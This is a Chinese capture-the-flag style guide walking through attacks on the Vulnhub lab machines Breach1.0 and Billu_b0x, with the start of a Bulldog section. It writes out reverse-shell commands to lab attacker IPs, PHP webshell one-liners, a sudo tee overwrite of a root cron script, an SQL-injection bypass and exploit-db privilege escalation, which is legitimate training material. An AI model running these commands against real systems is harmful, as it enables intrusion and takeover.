

Vulnhub靶场 实战指南

红日安全出品 ▼



负责人：小峰
靶场小组
Forw4rd、红色之刃
RiCKy、pety、uknow

目录

Vulnhub渗透测试练习（一）	-----Breach1.0
Vulnhub渗透测试练习（二）	-----Billu_b0x

Vulnhub渗透测试练习 (三) -----Bulldog1
Vulnhub渗透测试练习 (四) -----Acid
Vulnhub渗透测试练习 (五) -----LazsysAdmin-1
Vulnhub渗透测试练习 (六) -----Freshly
Vulnhub渗透测试练习 (七) -----FristiLeaks v1.3
Vulnhub渗透测试练习 (八) -----The Ether
Vulnhub渗透测试练习 (九) -----zico2
Vulnhub渗透测试练习 (十) -----Quaoar
Vulnhub渗透测试练习 (十一) -----SickOs 1.1
Vulnhub渗透测试练习 (十二) -----BSides-Vancouver-2018-Workshop
Vulnhub渗透测试练习 (十三) -----Kioptrix 1
Vulnhub渗透测试练习 (十四) -----Zico2
Vulnhub渗透测试练习 (十五) -----Kioptrix 3
Vulnhub渗透测试练习 (十六) -----Kioptrix 4

Vulnhub靶场题解 - 红日安全团队

Vulnhub简介

Vulnhub是一个提供各种漏洞环境的靶场平台，供安全爱好者学习渗透使用，大部分环境是做好的虚拟机镜像文件，镜像预先设计了多种漏洞，需要使用VMware或者VirtualBox运行。每个镜像会有破解的目标，大多是Boot2root，从启动虚拟机到获取操作系统的root权限和查看flag。网址：<https://www.vulnhub.com>

第一节 Breach1.0

靶机信息

下载链接

<https://download.vulnhub.com/breach/Breach-1.0.zip>

靶机说明

Breach1.0是一个难度为初级到中级的BooT2Root/CTF挑战。

VM虚拟机配置有静态IP地址（192.168.110.140），需要将虚拟机网卡设置为host-only方式组网。非常感谢Knightmare和rastamouse进行测试和提供反馈。作者期待大家写出文章，特别是通过非预期的方式获取root权限。

目标

Boot to root：获得root权限，查看flag。

运行环境

- 靶机：网络连接方式设置为主机模式（host-only），静态IP是192.168.110.140。
- 攻击机：同网段下有Windows攻击机（物理机），IP地址：192.168.110.220，安装有Nmap、Burpsuit、Wireshark、Sqlmap、nc、Python2.7、JDK、DirBuster、AWVS、Nessus等渗透工具，也可以使用Kali Linux攻击机。

信息收集

- 端口服务识别


启动Breach1.0虚拟机，由于IP已知，使用nmap扫描端口，并做服务识别和深度扫描（加-A参数），扫描结果保存到txt文件，命令：

```
nmap -v -A 192.168.110.140 -oN Breach.txt
```

CA: 选择管理员: 命令提示符

```
Discovered open port 407/tcp on 192.168.110.140
Discovered open port 1864/tcp on 192.168.110.140
Discovered open port 20828/tcp on 192.168.110.140
Discovered open port 254/tcp on 192.168.110.140
Discovered open port 26/tcp on 192.168.110.140
Discovered open port 3889/tcp on 192.168.110.140
Discovered open port 4004/tcp on 192.168.110.140
Discovered open port 545/tcp on 192.168.110.140
Discovered open port 1875/tcp on 192.168.110.140
Discovered open port 700/tcp on 192.168.110.140
Discovered open port 50389/tcp on 192.168.110.140
Discovered open port 1524/tcp on 192.168.110.140
Discovered open port 1201/tcp on 192.168.110.140
Discovered open port 8652/tcp on 192.168.110.140
Discovered open port 3322/tcp on 192.168.110.140
Discovered open port 33354/tcp on 192.168.110.140
Discovered open port 3546/tcp on 192.168.110.140
Discovered open port 1029/tcp on 192.168.110.140
Discovered open port 2160/tcp on 192.168.110.140
Discovered open port 5033/tcp on 192.168.110.140
Discovered open port 1117/tcp on 192.168.110.140
Discovered open port 1187/tcp on 192.168.110.140
Discovered open port 5959/tcp on 192.168.110.140
Discovered open port 1216/tcp on 192.168.110.140
Discovered open port 9999/tcp on 192.168.110.140
Discovered open port 3826/tcp on 192.168.110.140
Discovered open port 2909/tcp on 192.168.110.140
Discovered open port 5200/tcp on 192.168.110.140
Discovered open port 1050/tcp on 192.168.110.140
Discovered open port 5952/tcp on 192.168.110.140
Discovered open port 5269/tcp on 192.168.110.140
Discovered open port 32784/tcp on 192.168.110.140
Discovered open port 6668/tcp on 192.168.110.140
Discovered open port 1051/tcp on 192.168.110.140
Discovered open port 1007/tcp on 192.168.110.140
Discovered open port 54328/tcp on 192.168.110.140
Discovered open port 33/tcp on 192.168.110.140
Discovered open port 9100/tcp on 192.168.110.140
Discovered open port 4125/tcp on 192.168.110.140
Discovered open port 8009/tcp on 192.168.110.140
Completed SYN Stealth Scan at 18:03, 0.15s elapsed (1000 total ports)
```

发现端口几乎全开放了，显然是有问题，虚拟机对端口扫描做了一些防护措施，直接访问80端口，进入web首页：<http://192.168.110.140/>




漏洞挖掘

0x01 : 查看首页源码，解码得到密码

(1) 查看首页源码，发现提示：`Y0dkcF1tSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRz1pWldGb1lXNW5KSFJo` 这是一串base64编码。

(2) 将其复制到Burpsuit Decoder进行base64解码，解密后发现还是base64编码，继续base64解码，得到
`pgibbons:damnitfeel$goodtobeang$ta`




0x02 : 登录cms，查看邮件，下载包含SSL证书的密钥库keystore文件

(1) 点击首页的图片，进入 `initech.html`



(2) 点击initech.html左边的 Employee portal 进入到 <http://192.168.110.140/impresscms/user.php> 这是一个 impresscms 登录页



使用之前两次base64解码得到的密码登录impresscms：

用户名：`pgibbons`

密码：`damnitfeel$goodtobeagang$ta`

(3) exploit-db.com查找impress cms漏洞：发现ImpressCMS 1.3.9 SQL注入漏洞：`https://www.exploit-db.com/exploits/39737/`，可注入页面为 `/modules/profile/admin/field.php`，但是该页面目前没有权限访问，无法进行注入。

(4) 注意左边的收件箱Inbox显示有3封邮件，依次打开看：

第1封邮件，主要内容：让你的团队只能向管理门户发布任何敏感的内容。我的密码非常安全，发自ImpressCMS Admin Bill。

第2封邮件，主要内容：Michael采购了IDS/IPS。

第3封邮件，主要内容：有一个peter的SSL证书被保存在192.168.110.140/.keystore。

(5) 访问 `http://192.168.110.140/.keystore` 下载包含SSL证书的密钥库keystore文件，keystore是存储公私密钥的一种文件格式。

0x03：导入流量抓包文件、SSL证书到Wireshark

(1) 依次访问左边的菜单树，点击每个菜单栏：

content链接了一张图片troll.gif：

点击profile会进入目录浏览：

但都没发现可利用漏洞，继续浏览每个网页。

(2) 点击 `View Account` 菜单进入界面，再依次点击页面的 `Content`，会弹出一行链接 `Content SSL implementation test capture`，点击链接，如下图：

(3) 进入 `http://192.168.110.140/impresscms/modules/content/content.php?content_id=1` 页面，可以看到一个名为：`_SSL_test_phase1.pcap` 的Wireshark流量包文件，下载它。

同时，该页面有重要的提示信息：这个pCAP文件是有红色团队的重新攻击产生的，但是不能读取文件。而且 `They told me the alias, storepassword and keypassword are all set to 'tomcat'` 别名、Keystore密码、key密码都设置成 `tomcat`。

由此推测：a.这是一个流量包文件，不能读取很可能因为某些流量有SSL加密（前面的邮件中提供了一个keystore，这里提供了密码）；b.系统中可能存在tomcat。

(4) Windows攻击机安装有JDK，到JDK目录下找到keytool.exe工具：路径 `C:\Program Files\Java\jre1.8.0_121\bin\keytool.exe`

将keystore放到C盘根目录，查看keystore这个密钥库里面的所有证书，命令 `keytool -list -keystore c:\keystore` 输入密钥库口令tomcat：

(5) 从密钥库导出.p12证书，将keystore拷贝到keytool目录，导出名为：`tomcatkeystore.p12`的证书，命令：

```
keytool -importkeystore -srckeystore c:\keystore -destkeystore c:\tomcatkeystore.p12 -deststoretype PKCS12 -srcalias tomcat
```

(6) 将.p12证书导入Wireshark

.p12证书存储在C盘根目录，将证书导入Wireshark：在Wireshark中打开 `_SSL_test_phase1.pcap` 流量包文件，选择菜单：编辑--首选项--Protocols--SSL，点击右边的Edit：

输入：192.168.110.140 8443 http 点击选择证书文件 输入密码tomcat

0x04：从流量包文件中得到tomcat后台URL和密码

(1) 导入证书后，https流量已经被解密，查看每个http流量包：

发现从192.168.110.129到192.168.110.140的攻击流量包，其中有cmd命令马执行了id命令，攻击者上传了两张图片，疑似图片马，但是命令马无法直接访问，需要登录tomcat后台：

(2) 获得Tomcat后台登录地址和用户名密码

继续观察流量包，发现一个Unauthorized的认证包，该request和response包含了Tomcat后台的登录地址：

`https://192.168.110.140:8443/_M@nag3Me/html`

发现包含登录用户名密码的数据包，采用http basic认证，认证数据包为：`Basic`

`dG9tY2F001R0XDVE0EYoIyEqdT1HKTRtN3pC`

这是base64编码的用户名密码，将 `dG9tY2F001R0XDVE0EYoIyEqdT1HKTRtN3pC` 复制到Burpsuit Decoder进行解码，得到Tomcat登录用户名密码

Tomcat后台登录用户名：tomcat，密码：Tt\5D8F(!*u=G)4m7zB

获取shell

0x05：登录Tomcat后台get shell

(1) 登录tomcat后台：

(2) Tomcat后台get shell是有标准姿势的，上养马场，准备好jsp版本的各种马，这里有cmd命令小马，菜刀马，jspspy大马，将其打成caidao.zip压缩包，再将zip压缩包将扩展名改为caidao.war，将war包上传部署即可：

(2) 在WAR file to deploy中将war包上传：

上传后在目录中找到上传的目录/caidao，已上传jsp木马文件就在这个目录下。

(3) 使用中国菜刀连接 `https://192.168.110.140:8443/caidao/caidao.jsp`

(4) 使用菜刀命令行连接，执行id;pwd命令成功：

(5) 发现的问题：上传的菜刀马，一会儿就会消失，文件被删除，需要重新上传war包才能够继续使用菜刀，主机可能有杀软或者杀web shell工具。解决方法：bash反弹一个shell出来。

提升权限

0x06：查看系统用户，发现mysql root密码

(1) 查看当前系统用户，找id为1000以后的用户 `cat /etc/passwd`

发现两个值得关注的用户：milton 和 blumbergh

(2) 在菜刀里面找到网页根目录，默认是在tomcat目录，找到网页部署目录 `/var/www/5446/`

(3) 该目录下发现两个奇怪的php文件，命名非常长且无规律fe4db1f7bc038d60776dcb66ab3404d5.php和0d93f85c5061c44cdffeb8381b2772fd.php，使用菜刀下载下来打开查看：

这是mysql数据库连接文件，使用mysql的root账号连接数据库，密码为空。

(4) 因为菜刀马总是被删除，所以反弹shell到nc：在菜刀cmd命令行反弹一个shell到Windows攻击机的nc，命令：`echo "bash -i >& /dev/tcp/192.168.110.220/4444 0>&1" | bash`

nc接收反弹shell成功：

(5) 连接mysql数据库，查看mysql用户，这里输入mysql命令后一直没有回显，直到输入exit退出mysql登录后，查询回显才出来，命令：

```
mysql -u root -p
```

```
use mysql;
```

```
select user,password from user;
```

```
exit
```

得到milton用户的密码哈希：`6450d89bd3aff1d893b85d3ad65d2ec2`

到 <https://www.somd5.com/> 解密，得到用户milton的明文密码：thelaststraw

0x07：提权到用户milton和blumbergh

(1) 无法执行su命令，显示需要一个终端，之前都遇到这个问题，通过Python解决：

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

(2) 提权到用户milton

```
su - milton 密码：thelaststraw
```

查看milton用户home目录下的some_script.sh文件，没有可利用的信息。

(3) 查看系统内核版本，命令 `uname -a` 和 `cat /etc/issue`

系统内核版本为：Linux Breach 4.2.0-27-generic，不存在Ubuntu本地提权漏洞。存在本地提权漏洞内核版本是：Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04)

(4) 查看历史命令，无有价值的线索，看到历史命令su提权到了blumbergh用户。需要找到blumbergh用户的密码。

(5) 到现在发现了7张图片，6张在图片目录：`http://192.168.110.140/images/`，1张在milton用户目录下：

```
http://192.168.110.140/images/bill.png
```

```
http://192.168.110.140/images/initech.jpg
```

```
http://192.168.110.140/images/troll.gif
```

```
http://192.168.110.140/images/cake.jpg
```

```
http://192.168.110.140/images/swingline.jpg
```

```
http://192.168.110.140/images/milton_beach.jpg
```

```
milton用户目录下my_badge.jpg
```

将图片复制到kali linux，使用strings打印各图片其中的可打印字符，追加输出到images.txt，在vim下查看，密码在bill.png图片中。

找到可能的密码或提示：

发现唯一的单词是：`coffeestains`

或者使用exiftool.exe工具查看bill.png图片的exif信息，得到可能的密码：`coffeestains`

(6)提权到blumbergh用户

用户名：blumbergh

密码：coffeestains

(7)查看历史命令，发现/usr/share/cleanup和tidyup.sh脚本文件：

读取tidyup.sh脚本分析：

```
cd /var/lib/tomcat6/webapps && find swingline -mindepth 1 -maxdepth 10 | xargs rm -rf
```

这是一段清理脚本，描述中说明每3分钟执行清理，删除webapps目录下的文件，因此之前上传的菜刀马总是被删除，需要重新上传。

查看tidyup.sh的权限，对该脚本没有写入权限，只有root可以

查看sudo权限，执行sudo -l：

发现用户能够以root权限执行这tee程序或tidyup.sh脚本：/usr/bin/tee和/usr/share/cleanup/tidyup.sh

tee命令用于读取标准输入的数据，并将其内容输出成文件。tidyup.sh是清理脚本。

0x07：反弹root权限shell，获取flag

(1) 向tidyup.sh中写入反弹shell命令

tidyup.sh文件只有root可写，而能够以root权限运行tee命令，那么用tee命令写tidyup.sh：先将反弹shell命令写入shell.txt文件，使用bash反弹shell命令没有成功，于是使用nc命令反弹shell成功，所以写nc反弹命令：

```
echo "nc -e /bin/bash 192.168.110.220 5555" > shell.txt
```

再使用tee命令将shell.txt内容输出到tidyup.sh

```
cat shell.txt | sudo /usr/bin/tee /usr/share/cleanup/tidyup.sh
```

查看tidyup.sh文件写入成功：

```
cat /usr/share/cleanup/tidyup.sh
```

(2) nc监听等待反弹shell，查看权限是root，flag是一张图片,将图片拷贝到home目录：

(3) 查看一下crontab计划任务，发现果然有每3分钟执行tidyup.sh清理脚本的任务：

(4) 使用之前上传的jsp大马JspSpy将flair.jpg下载到Windows：

(5) 查看flag：`I NEED TO TALK ABOUT YOUR FLAIR` 游戏通关。

思路总结

主要突破点

- (1) 从网页源码和图片字符中解密出CMS和Tomcat的账号、密码。
- (2) 导入ssl证书到Wireshark中解密经过SSL加密的流量，获得Tomcat后台登录URL和账号密码。
- (3) Tomcat后台get shell姿势要熟练。
- (4) 提权：找到两个账号的密码，发现可以root权限执行的tee命令和tidyup.sh清理脚本，通过计划任务反弹root shell。

难点和踩到的坑

- (1) 使用keytool导出SSL证书：这是非常规渗透知识，需要查阅原理和工具使用，耗费时间较多。
- (2) Tomcat后台get shell后，已上传的菜刀马总是被杀，每次传上去过不了几分钟没了，当时以为该系统安装了杀毒软件或web shell清理工具，实际是因为主机tidyup.sh清理脚本，每3分钟清理一次。反弹出一个shell就可以持续使用shell了。
- (3) 连接mysql执行命令，没有回显。菜刀执行命令超时，nc中只有exit退出时才回显，当时打算放弃了，才exit退出，结果退出才有回显，发现了milton账号的密码哈希。山重水复疑无路，柳暗花明又一村。
- (4) 花费较多时间进行两次账号切换，再反弹root shell提权。发现和利用tidyup.sh需要较多时间。
- (5) 通过crontab的计划任务，反弹root shell的方式,在真实渗透测试中是常见的，比如redis的root空口令挖矿，可以ssh证书连接，也可以写root crontab反弹，但是在Vulnhub中第一次遇到，对初学者有难度。

第二节 Billu_b0x

靶机信息

下载链接

https://download.vulnhub.com/billu/Billu_b0x.zip

靶机说明

虚拟机难度中等，使用ubuntu (32位) ,其他软件包有：

- PHP
- apache
- MySQL

目标

Boot to root：从Web应用程序进入虚拟机，并获得root权限。

运行环境

- 靶机：使用VMWare打开虚机，网络连接方式设置为net，靶机自动获取IP。
- 攻击机：同网段下有Windows攻击机，安装有Nmap、Burpsuit、Sqlmap、nc、Python2.7、DirBuster、AWVS、Nessus等渗透工具，kali攻击机，主要用Windows攻击机完成实验。

信息收集

- ip发现

启动Billu_b0x虚拟机，由于虚拟机网络设置为net模式，使用Nmap扫描VMware Network Adapter VMnet8网卡的NAT网段C段IP，即可找到虚拟机IP，命令：

```
nmap -sP 192.168.64.1/24
```

获得靶机ip `192.168.64.161`

- 端口和服务识别

使用nmap扫描1-65535全端口，并做服务识别和深度扫描（加-A参数），扫描结果保存到txt文件，命令：

```
nmap -p1-65535 -A 192.168.64.161 -oN billu.txt
```

发现目标主机端口和服务如下：

端口 协议 后端服务

TCP 22 SSH OpenSSH 5.9p1

TCP 80 HTTP Apache httpd 2.2.22

进入web首页：发现用户名口令输入框，并提示“Show me your SQLI skills”。

漏洞挖掘

- 漏洞挖掘思路：

(1) SQL注入：首页提示注入，想办法注入成功。

(2) 爆破目录：用DirBuster爆破，看是否有新网页，找新漏洞；

(3) 漏洞扫描：爆破的新网页，送进AWVS或APPScan扫漏洞；

(4) 手动挖掘：爆破的新页面，通过Firefox挂burp代理，在burp中观察Request和Response包，手动找漏洞；

(5) 查看每个网页的源码，看是否有提示；。

(6) 如得到用户名，密码，尝试登录ssh，如能连接上，无需反弹shell了。

- 步骤1：测试首页SQL注入

(1) 在用户名输入框输入 `admin' or 'a'='a --` 密码随意，发现无法注入，出现js弹框Try again：

(2) 使用sqlmap进行post注入测试，命令：

```
sqlmap.py -u "http://192.168.64.161" --data "un=admin&ps=admin&login=let%27s+login" --level 3 --dbms mysql
```

sqlmap注入检测完成，结果无法注入，目前不知道系统对注入的过滤规则是什么，使用几个sqlmap的tamper测试也未成功。暂时先不fuzz注入，看看爆破目录。

- 步骤2：windows使用DirBuster爆破目录，同时使用kali Linux的dirb爆破，为得到更多的爆破结果，并减少爆破时间：

得到页面较多，test.php、add.php、in.php、c.php、index.php、show.php等，目录有：uploaded_images，phpmy依次访问：

- 步骤3：利用文件包含漏洞获取php源码、passwd文件

(1) 访问test.php：页面提示file参数为空，需要提供file参数

测试文件包含：`http://192.168.64.161?file=/etc/passwd` 发现无法包含，跳转回首页。

(2) 在Firefox的Hackbar或者Brupsuit中，将get请求，变更为post请求，文件包含成功，获得passwd文件。

使用hackerbar post数据，可下载passwd文件：

使用burpsuit中选择Change request method，将get请求转换为post请求，获得passwd文件成功：

(3) 通过同样文件包含的方法，下载add.php、in.php、c.php、index.php、show.php、panel.php等文件，后面可以访问文件的同时，审计文件的源代码。

(4) 查看passwd文件，发现1个id 1000的账号ica，ssh连接的用户名可以是ica或root：

- 步骤4：访问add.php、in.php页面和审计代码

add.php是一个上传界面，但是功能无法使用，查看源码文件发现只是个页面，没有后台处理代码。in.php是php info信息。

- 步骤5：查看c.php源码

这是数据库连接文件，发现mysql连接用户名密码：

用户名：billu

密码：b0x_billu

数据库名：ica_lab

- 步骤6：通过得到的mysql密码登录phpmyadmin失败

(1) 通过dirb爆破出/phpmy目录，访问该目录到phpmyadmin登录页面：

使用mysql密码尝试登录phpmyadmin：可是无法登录。目前得到一个ssh用户是ica，mysql连接账号billu和密码b0x_billu，尝试登录ssh和phpmyadmin都失败。

目前SQL注入绕过没有成功，得到的mysql连接密码无法登录phpmyadmin。

初步推测虚拟机故障：mysql没有正常启动，稍后打算单用户模式进入Ubuntu排查。

- 步骤7：继续爆破phpmy目录，文件包含phpmyadmin配置文件

(1) phpmyadmin的默认的配置文件的：config.inc.php。需要猜测路径，通过URL猜测路径默认在/var/www/phpmy下面。

(2) 在火狐浏览器的Hackbar或者Burpsuit中，通过文件包含，读取config.inc.php文件，Hackbar的获取方法：

在配置文件中发现root密码：roottoor

(3) Burpsuit的获取方法：

- 步骤8：使用xshell ssh登录root账号，完成实验
- 步骤9：排查mysql故障

至此已经获得root权限，但是之前的phpmyadmin无法登录问题，怀疑mysql故障，root登录后，查看mysql状态为：mysql stop/waiting，推测mysql被之前的高线程目录爆破、扫描导致故障，尝试重启mysql失败，决定重新安装虚拟机。

虚拟机重新安装后，ssh登录，查看mysql运行状态正常，但是新虚拟机的IP变成：192.168.64.162。

- 步骤10：回到步骤6，通过得到的mysql密码登录phpmyadmin

用户名：billu，密码：b0x_billU，登录成功。

在 `ica_lab` 数据库的auth表中，找到web登录的用户名：biLLu，密码：hEx_it。

获取shell

- 步骤11：登录index首页，并获得cmd shell和反弹shell

(1) 使用web密码登录首页，大小写必须一样。

登录后是账号管理界面，账号是加勒比海盗的两位主角船长：杰克·斯帕罗和巴博萨船长。多写一句，本人更喜欢巴博萨船长，一个像敌人一样的海盗朋友，幽默、勇敢、阴险狡诈、霸道野心、老谋深算。

两个账号的头像图片地址，在之前暴破出来：`http://192.168.64.162/uploaded_images/`

(2) 点击add user进入添加账号界面，这是一个图片上传，思路是利用图片上传和文件包含获得shell。

查看之前test文件包含获得的panel.php源码，发现panel.php存在本地文件包含漏洞：

下载一张 `http://192.168.64.162/uploaded_images/` 中的图片jack.php，文本编辑器打开，在文件中间或末尾加入一句话cmd命令马 `<?php system($_GET['cmd']); ?>` 将文件上传成功。

(3) 使用burp执行命令：post请求url中加入执行命令的参数：`POST /panel.php?cmd=cat%20/etc/passwd;ls`

post的body中包含cmd.jpg图片马：`load=/uploaded_images/cmd.jpg&continue=continue`

成功执行命令 `cat /etc/passwd;ls`

(4) 用bash反弹shell

命令：`echo "bash -i >& /dev/tcp/192.168.64.1/4444 0>&1" | bash`

需要将命令url编码：

在post的url中发送命令：

nc接收反弹shell成功：

- 步骤12：找一个可写权限目录，写入菜刀马

文件上传目录uploaded_images为写权限目录，进入该目录，写一个菜刀马：`echo '<?php eval($_POST['123456']);?>' >> caidao.php`

菜刀连接成功，方便传文件。

提升权限

- 步骤13：查看内核、系统版本，寻找提权exp

(1) 查看系统内核版本，命令 `uname -a` 和 `cat /etc/issue`

(2) 下载Ubuntu著名的本地提权漏洞exp：

`https://www.exploit-db.com/exploits/37292/`

- 步骤14：编译、提权

(1) 赋予执行权限


```
chmod 777 37292.c
```

(2) 编译exp

```
gcc 37292.c -o exp
```

(3) 执行exp，提权至root

思路总结

其他渗透思路

正常的思路有3条路线可以突破。

思路1：构造注入：从test的文件包含获得index.php源码，源码中可查看到过滤sql的方法，针对性构造sql注入，登录后获取shell再提权。

(1) 审计index.php源码，发现以下过滤规则：

```
$uname=str_replace('\','',urldecode($_POST['un']));
```

```
$pass=str_replace('\','',urldecode($_POST['ps']));
```

str_replace的作用是将字符串\ 替换为空，因此构造SQL注入登录payload时，必须含有\字符串，否则会报错。urldecode的作用是将输入解码。

(2) 常见的利用注入登录的payload是' or 1=1 -- 修改这个在最后增加\，str_replace会将这个\替换为空。

使用php在线调试工具，测试如下：

(3) 注入成功，payload是' or 1=1 -- \

后面获取shell方法和上面实验相同。

思路2：爆破出phpmyadmin，文件包含从c.php获得mysql密码，登录phpmyadmin，再获取shell。

思路3：文件包含所有有权限查看的配置文件，从phpmyadmin配置文件获得root密码，然后ssh登录。该过程尽管mysql故障，也可以完成。

- 踩到的坑

(1) mysql被高线程目录爆破和注入宕机：导致phpmyadmin有正确密码但无法登录，耗费较长时间。这是意外故障。因为之前的2个工具同时目录爆破、sqlmap注入等线程过高，导致mysql死了。

(2) test.php文件包含漏洞利用，get不行，改为post试试。包含成功后，要把各个页面的源代码拿下来审计。

(3) index.php的SQL注入花费不少时间，后来发现，即使不用sql注入，也有其他道路可以完成，通过phpmyadmin登录，绕过了注入。

(4) panel.php的文件包含漏洞，如果不认真关注源码，难以发现。使用test.php的文件包含，没能触发shell利用。

(5) 文件上传+文件包含拿shell是靶机常用的方式，遇到两个漏洞，可以熟练拿shell。

(6) 提权方法可以多关注主要的配置文件、数据库连接文件、用户的文件；也可以利用Ubuntu已知漏洞本地提权。

第三节 bulldog-1

靶机信息

作者：红日安全

首发安全客：<https://www.anquanke.com/post/id/106459>

下载链接

<https://download.vulnhub.com/bulldog/bulldog.ova>

靶机说明

牛头犬行业最近的网站被恶意的德国牧羊犬黑客破坏。这是否意味着有更多漏洞可以利用？你为什么找不到呢？：)

这是标准的Boot-to-Root,目标是进入root目录并看到祝贺消息。

目标

获得root权限和flag。

运行环境

